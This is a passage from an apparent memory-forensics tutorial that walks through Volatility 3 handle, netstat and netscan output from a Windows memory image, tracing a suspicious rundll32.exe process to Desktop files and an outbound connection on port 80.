3648    rundll32.exe    0x800ae40d13b0  0x228   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0af0  0x22c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0150  0x230   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d0bd0  0x234   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1e30  0x238   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2d10  0x23c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cbe460  0x244   Event   0x1f0003
3648    rundll32.exe    0x800ae40d3090  0x248   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1d50  0x24c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2df0  0x250   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2450  0x254   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1f10  0x258   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2c30  0x25c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cc79e0  0x260   Event   0x1f0003
3648    rundll32.exe    0x800ae40d19d0  0x264   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2990  0x268   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2370  0x26c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d27d0  0x270   EtwRegistration 0x804
3648    rundll32.exe    0x800ae11c3560  0x274   Event   0x1f0003
3648    rundll32.exe    0x800ae4775750  0x278   File    0x100080
\Device\Nsi
3648    rundll32.exe    0xdf853f263410  0x27c   Key     0x20019
MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP\PARAMETERS\INTERFACES
3648    rundll32.exe    0xdf853f267e70  0x280   Key     0x20019
MACHINE\SYSTEM\CONTROLSET001\SERVICES\TCPIP6\PARAMETERS\INTERFACES
3648    rundll32.exe    0x800ae40d2290  0x284   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d21b0  0x288   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d20d0  0x28c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2ed0  0x290   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d8bc60  0x294   Semaphore       0x1f0003
3648    rundll32.exe    0x800ae4a9bdc0  0x298   ALPC Port       0x1f0001
3648    rundll32.exe    0xdf8541a03650  0x29c   Key     0xf     USER\S-1-
5-21-414731039-2985344906-4266326170-
1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
3648    rundll32.exe    0x800ae40d2a70  0x2a0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d2530  0x2a4   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a06b70  0x2a8   Key     0xf003f USER\S-1-
5-21-414731039-2985344906-4266326170-1000
3648    rundll32.exe    0xdf8541a08820  0x2ac   Key     0x20019 USER\S-1-
5-21-414731039-2985344906-4266326170-
1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
3648    rundll32.exe    0xdf8541a0db00  0x2b0   Key     0x20019
MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS\5.0\CACHE
3648    rundll32.exe    0x800ae40d2b50  0x2b4   EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40d3170  0x2b8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d26f0  0x2bc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1650  0x2c0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1730  0x2c4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d1810  0x2c8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d18f0  0x2cc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d28b0  0x2d0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4670  0x2d4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4c90  0x2d8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3f70  0x2dc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3bf0  0x2e0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3b10  0x2e4   EtwRegistration 0x804
3648    rundll32.exe    0xdf853b7129a0  0x2e8   Section 0x6
3648    rundll32.exe    0x800ae40d3950  0x2ec   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a080b0  0x2f0   Key     0x1     USER\S-1-
5-21-414731039-2985344906-4266326170-
1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
3648    rundll32.exe    0x800ae40d4750  0x2f4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3790  0x2f8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4210  0x2fc   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d49f0  0x300   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d42f0  0x304   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d43d0  0x308   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1b08910  0x310   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae40d4ad0  0x314   EtwRegistration 0x804
3648    rundll32.exe    0xdf853c84b220  0x318   Section 0x2
windows_webcache_counters_{9B6AB5B3-91BC-4097-835C-EA2DEC95E9CC}_S-1-5-21-
414731039-2985344906-4266326170-1000
3648    rundll32.exe    0x800ae40d44b0  0x31c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3cd0  0x320   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4d70  0x324   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3870  0x328   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d4590  0x32c   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a12ef0  0x330   TmTx    0x20019
3648    rundll32.exe    0xdf8541a12120  0x334   PcwObject       0x1
3648    rundll32.exe    0xdf8541a12cd0  0x344   DxgkCurrentDxgThreadObject
0x20019
3648    rundll32.exe    0x800ae40d4830  0x358   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3250  0x35c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3db0  0x360   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d90fe0  0x364   Event   0x1f0003
3648    rundll32.exe    0x800ae1db7120  0x368   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d90360  0x380   Event   0x1f0003
3648    rundll32.exe    0x800ae1db8160  0x384   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae40d3410  0x388   EtwRegistration 0x804
3648    rundll32.exe    0x800ae16e8080  0x38c   Thread  0x1fffff
Tid 7860 Pid 3648
3648    rundll32.exe    0x800ae40d35d0  0x394   EtwRegistration 0x804
```

```
3648    rundll32.exe    0x800ae40d34f0  0x398   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d3a30  0x39c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40d5e10  0x3a0   EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d91d60  0x3a4   Event   0x1f0003
3648    rundll32.exe    0xdf8541a0ed10  0x3a8   Key     0x20019
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS
3648    rundll32.exe    0x800ae1db9ea0  0x3b8   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d92160  0x3bc   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbad40  0x3c0   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae48117d0  0x3c8   Mutant  0x1f0001
SM0:3648:120:WilError_03
3648    rundll32.exe    0x800ae4db9950  0x3cc   Semaphore       0x1f0003
SM0:3648:120:WilError_03_p0
3648    rundll32.exe    0x800ae40d6180  0x3d0   IoCompletion    0x1f0003
3648    rundll32.exe    0xdf8541a150f0  0x3d4   Key     0x10
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\TENANTRESTRICTIONS\PAYLOAD
3648    rundll32.exe    0xdf8541a13660  0x3e4   Key     0x10
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\TENANTRESTRICTIONS\PAYLOAD
3648    rundll32.exe    0x800ae09d1570  0x3e8   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae4d92260  0x3f4   Event   0x1f0003
3648    rundll32.exe    0x800ae4d930e0  0x3f8   Event   0x1f0003
3648    rundll32.exe    0x800ae4d921e0  0x3fc   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbb150  0x404   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d92960  0x408   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbc740  0x40c   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d93c60  0x410   Event   0x1f0003
3648    rundll32.exe    0x800ae4d948e0  0x414   Event   0x1f0003
3648    rundll32.exe    0x800ae4d92a60  0x418   Event   0x1f0003
3648    rundll32.exe    0x800ae4d92360  0x41c   Event   0x1f0003
3648    rundll32.exe    0x800ae4d92ae0  0x420   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbf0b0  0x424   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d94460  0x428   Event   0x1f0003
3648    rundll32.exe    0x800ae1dbdc60  0x42c   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae4d943e0  0x430   Event   0x1f0003
3648    rundll32.exe    0x800ae4d94d60  0x434   Event   0x1f0003
3648    rundll32.exe    0x800ae4d94de0  0x438   Event   0x1f0003
3648    rundll32.exe    0x800ae1dc0ab0  0x43c   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae04e1cb0  0x440   TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae12de4b0  0x444   IRTimer 0x100002
3648    rundll32.exe    0x800ae1dc0500  0x448   WaitCompletionPacket
0x1
3648    rundll32.exe    0x800ae12df390  0x44c   IRTimer 0x100002
3648    rundll32.exe    0x800ae1dbf660  0x450   WaitCompletionPacket
```

```
0x1
3648    rundll32.exe    0x800ae23b4a60  0x458   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae0578070  0x468   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae4dbb890  0x46c   Semaphore       0x1f0003
SM0:3648:120:WilError_03_p0h
3648    rundll32.exe    0x800ae4439e10  0x474   File    0x100001
\Device\HarddiskVolume3\Windows\System32\en-US\mswsock.dll.mui
3648    rundll32.exe    0x800ae22d1f60  0x480   Event   0x1f0003
3648    rundll32.exe    0x800ae476a630  0x484   File    0x120089
\Device\NamedPipe\
3648    rundll32.exe    0xdf853c619a50  0x488   Section 0x4
3648    rundll32.exe    0x800ae1858860  0x48c   Event   0x1f0003
3648    rundll32.exe    0x800ae1063910  0x494   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0b4c0  0x498   Key     0x8     USER\S-1-
5-21-414731039-2985344906-4266326170-1000\SOFTWARE\MICROSOFT\WINDOWS
NT\CURRENTVERSION
3648    rundll32.exe    0x800ae0235080  0x574   Thread  0x1fffff
Tid 1748 Pid 3648
3648    rundll32.exe    0x800ae44dbc70  0x5b4   File    0x100020
\Device\HarddiskVolume3\Users\johndoe\Desktop
```


It's evident (based on `\Device\HarddiskVolume3\Users\johndoe\Desktop`) that the process has interactions with certain files located on the `Desktop`, which warrants a closer look shortly.

Identifying Network Artifacts

Moving away from processes, Volatility's `windows.netstat` plugin can traverse network tracking structures to help us analyze connection details within a memory image.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netstat
Volatility 3 Framework 2.5.0

Offset  Proto   LocalAddr       LocalPort       ForeignAddr
ForeignPort     State   PID     Owner   Created

0x800ae1b6c050  TCPv4   192.168.152.134 52797   142.250.186.195 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:33:33.000000
0x800ae21ae320  TCPv4   192.168.152.134 49712   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae0e914b0  TCPv4   192.168.152.134 52810   44.214.212.249  80
LAST_ACK        3648    rundll32.exe    2023-08-10 09:33:36.000000
0x800ae21ac1e0  TCPv4   192.168.152.134 52834   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:33:45.000000
0x800adbec6a20  TCPv4   192.168.152.134 49855   192.229.221.95  80
CLOSE_WAIT      6908    SkypeApp.exe    2023-08-10 09:10:29.000000
```

```
0x800ae17a8b60  TCPv4   192.168.152.134 53111   140.82.121.3    443
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:35:39.000000
0x800ae25dba20  TCPv4   192.168.152.134 49709   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800adf4e3010  TCPv4   192.168.152.134 53114   185.199.109.133 443
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:35:39.000000
0x800ae07f0260  TCPv4   192.168.152.134 52686   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:32:47.000000
0x800ae1387740  TCPv4   192.168.152.134 49710   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae113e010  TCPv4   192.168.152.134 53118   44.214.212.249  80
ESTABLISHED     3648    rundll32.exe    2023-08-10 09:35:41.000000
0x800ae2d1eb60  TCPv4   192.168.152.134 49856   104.81.60.16    80
CLOSE_WAIT      6908    SkypeApp.exe    2023-08-10 09:10:32.000000
0x800ae016d8a0  TCPv4   192.168.152.134 49852   40.115.3.253    443
ESTABLISHED     440     svchost.exe     2023-08-10 09:10:26.000000
0x800ae16df010  TCPv4   192.168.152.134 49714   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae1121940  TCPv4   192.168.152.134 49862   192.168.152.133 8000
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:11:16.000000
0x800ae13e6a70  TCPv4   192.168.152.134 49876   40.115.3.253    443
ESTABLISHED     440     svchost.exe     2023-08-10 09:11:22.000000
0x800ae1319b60  TCPv4   192.168.152.134 52814   34.104.35.123   80
ESTABLISHED     440     svchost.exe     2023-08-10 09:33:37.000000
0x800ae26a5050  TCPv4   192.168.152.134 52683   142.250.203.202 443
ESTABLISHED     2784    chrome.exe      2023-08-10 09:32:47.000000
0x800ade79a630  TCPv4   192.168.152.134 49713   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae1350a40  TCPv4   192.168.152.134 49711   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ae134f730  TCPv4   192.168.152.134 49705   192.229.221.95  80
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800adeb254f0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb254f0  TCPv6   ::      135     ::      0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24310  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800ae0b8c310  TCPv4   192.168.152.134 139     0.0.0.0 0       LISTENING
4       System  2023-08-10 09:10:18.000000
0x800adb8979f0  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4
System  2023-08-10 00:22:58.000000
0x800adb8979f0  TCPv6   ::      445     ::      0       LISTENING       4
System  2023-08-10 00:22:58.000000
0x800ae07fb9f0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING
1172    svchost.exe     2023-08-10 00:23:01.000000
0x800ae15a39f0  TCPv4   0.0.0.0 5357    0.0.0.0 0       LISTENING       4
System  2023-08-10 00:23:14.000000
0x800ae15a39f0  TCPv6   ::      5357    ::      0       LISTENING       4
System  2023-08-10 00:23:14.000000
```

```
0x800adeb24cb0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb24cb0  TCPv6   ::      49664   ::      0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb24730  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb24470  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800adeb24470  TCPv6   ::      49665   ::      0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800adbed9bd0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800adeb24050  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24050  TCPv6   ::      49666   ::      0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24890  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb257b0  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb257b0  TCPv6   ::      49667   ::      0       LISTENING
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb25650  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adb897310  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb897310  TCPv6   ::      49668   ::      0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb8971b0  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb8975d0  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800adb8975d0  TCPv6   ::      49669   ::      0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800adb897e10  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800ae0b8d7b0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae0b8d7b0  TCPv6   ::      49731   ::      0       LISTENING
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae0b8ccb0  TCPv4   0.0.0.0 49731   0.0.0.0 0       LISTENING
8024    svchost.exe     2023-08-10 00:24:59.000000
0x800ae2203a70  UDPv4   192.168.152.134 137     *       0               4
System  2023-08-10 09:10:18.000000
0x800ae22043d0  UDPv4   192.168.152.134 138     *       0               4
System  2023-08-10 09:10:18.000000
0x800ae1a0b900  UDPv4   0.0.0.0 500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0b900  UDPv6   ::      500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
```

```
0x800ae1f17480  UDPv4   0.0.0.0 500     *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a16990  UDPv6   fe80::98f6:8cdd:2543:684b       1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a17480  UDPv6   ::1     1900    *       0               1996
svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a172f0  UDPv4   192.168.152.134 1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a18d80  UDPv4   127.0.0.1       1900    *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a0fc30  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a0fc30  UDPv6   ::      3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a10590  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a10590  UDPv6   ::      3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae2202300  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2202300  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2204560  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2204560  UDPv6   ::      3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae1a10270  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a0faa0  UDPv4   0.0.0.0 3702    *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae2203430  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae2205050  UDPv4   0.0.0.0 3702    *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae1a0e7e0  UDPv4   0.0.0.0 4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1a0e7e0  UDPv6   ::      4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae1f3c4b0  UDPv4   0.0.0.0 4500    *       0               440
svchost.exe     2023-08-10 00:24:58.000000
0x800ae0a77c30  UDPv4   0.0.0.0 5050    *       0               1172
svchost.exe     2023-08-10 00:23:00.000000
0x800ae2202940  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae2202940  UDPv6   ::      5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae22032a0  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 09:10:18.000000
0x800ae0e38ca0  UDPv4   0.0.0.0 5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
```

```
0x800ae0e37b70  UDPv4   0.0.0.0 5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
0x800ae0e37b70  UDPv6   ::      5353    *       0               892
chrome.exe      2023-08-10 09:32:37.000000
0x800ae1f032a0  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1f032a0  UDPv6   ::      5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1f03a70  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 09:25:16.000000
0x800ae1a108b0  UDPv4   0.0.0.0 49562   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a113a0  UDPv4   0.0.0.0 49563   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae1a113a0  UDPv6   ::      49563   *       0               1996
svchost.exe     2023-08-10 00:23:14.000000
0x800ae0e373a0  UDPv4   0.0.0.0 55185   *       0               2784
chrome.exe      2023-08-10 09:33:49.000000
0x800ae05c4280  UDPv4   127.0.0.1       62675   *       0
440     svchost.exe     2023-08-10 00:22:58.000000
0x800ae2204880  UDPv4   0.0.0.0 63077   *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae22038e0  UDPv4   0.0.0.0 63078   *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae22038e0  UDPv6   ::      63078   *       0               1584
dasHost.exe     2023-08-10 09:10:17.000000
0x800ae1a15860  UDPv6   fe80::98f6:8cdd:2543:684b       63379   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a16800  UDPv6   ::1     63380   *       0               1996
svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a15b80  UDPv4   192.168.152.134 63381   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1a164e0  UDPv4   127.0.0.1       63382   *       0
1996    svchost.exe     2023-08-10 00:23:15.000000
0x800ae1f02c60  UDPv4   0.0.0.0 65457   *       0               6908
SkypeApp.exe    2023-08-10 09:10:31.000000
0x800ae1f02c60  UDPv6   ::      65457   *       0               6908
SkypeApp.exe    2023-08-10 09:10:31.000000
```


For a more exhaustive network analysis, we can also employ Volatility's `windows.netscan` plugin as follows:

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.netscan
Volatility 3 Framework 2.5.0

Offset  Proto   LocalAddr       LocalPort       ForeignAddr
ForeignPort     State   PID     Owner   Created
```

```
0x800adb8971b0  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb897310  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb897310  TCPv6   ::      49668   ::      0       LISTENING
1788    spoolsv.exe     2023-08-10 00:22:57.000000
0x800adb8975d0  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800adb8975d0  TCPv6   ::      49669   ::      0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800adb8979f0  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4
System  2023-08-10 00:22:58.000000
0x800adb8979f0  TCPv6   ::      445     ::      0       LISTENING       4
System  2023-08-10 00:22:58.000000
0x800adb897e10  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING
632     services.exe    2023-08-10 00:22:58.000000
0x800adbec6a20  TCPv4   192.168.152.134 49855   192.229.221.95  80
CLOSE_WAIT      6908    SkypeApp.exe    2023-08-10 09:10:29.000000
0x800adbed9bd0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800ade6fe010  TCPv4   192.168.152.134 49702   13.107.6.156    443
CLOSED  2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800ade79a630  TCPv4   192.168.152.134 49713   96.16.54.99     443
CLOSE_WAIT      2440    WWAHost.exe     2023-08-10 00:24:11.000000
0x800adeb24050  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24050  TCPv6   ::      49666   ::      0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24310  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24470  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800adeb24470  TCPv6   ::      49665   ::      0       LISTENING
492     wininit.exe     2023-08-10 00:22:56.000000
0x800adeb24730  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb24890  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING
360     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb24cb0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb24cb0  TCPv6   ::      49664   ::      0       LISTENING
660     lsass.exe       2023-08-10 00:22:56.000000
0x800adeb254f0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb254f0  TCPv6   ::      135     ::      0       LISTENING
884     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb25650  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb257b0  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING
```

```
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adeb257b0  TCPv6   ::      49667   ::      0       LISTENING
440     svchost.exe     2023-08-10 00:22:56.000000
0x800adf4e3010  TCPv4   192.168.152.134 53114   185.199.109.133 443
ESTABLISHED     7820    Velociraptor.e  2023-08-10 09:35:39.000000
0x800ae00c8c30  UDPv4   0.0.0.0 0       *       0               6744
powershell.exe  2023-08-10 09:21:20.000000
0x800ae016d8a0  TCPv4   192.168.152.134 49852   40.115.3.253    443
ESTABLISHED     440     svchost.exe     2023-08-10 09:10:26.000000
0x800ae01d3d20  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae01d6110  UDPv4   192.168.152.134 137     *       0               4
System  2023-08-10 00:22:56.000000
0x800ae01d6430  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae01d6430  UDPv6   ::      0       *       0               -       -
2023-08-10 00:30:31.000000
0x800ae01d7a10  UDPv4   192.168.152.134 138     *       0               4
System  2023-08-10 00:22:56.000000
0x800ae02cb0a0  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cb0a0  UDPv6   ::      5353    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cb550  UDPv4   0.0.0.0 0       *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cb550  UDPv6   ::      0       *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cb870  UDPv4   0.0.0.0 5353    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cbb90  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cbb90  UDPv6   ::      5355    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae02cbd20  UDPv4   0.0.0.0 5355    *       0               1272
svchost.exe     2023-08-10 00:22:56.000000
0x800ae05c13a0  UDPv4   0.0.0.0 0       *       0               -       -
2023-08-10 00:32:20.000000
0x800ae05c13a0  UDPv6   ::      0       *       0               -       -
2023-08-10 00:32:20.000000
0x800ae05c4280  UDPv4   127.0.0.1       62675   *       0
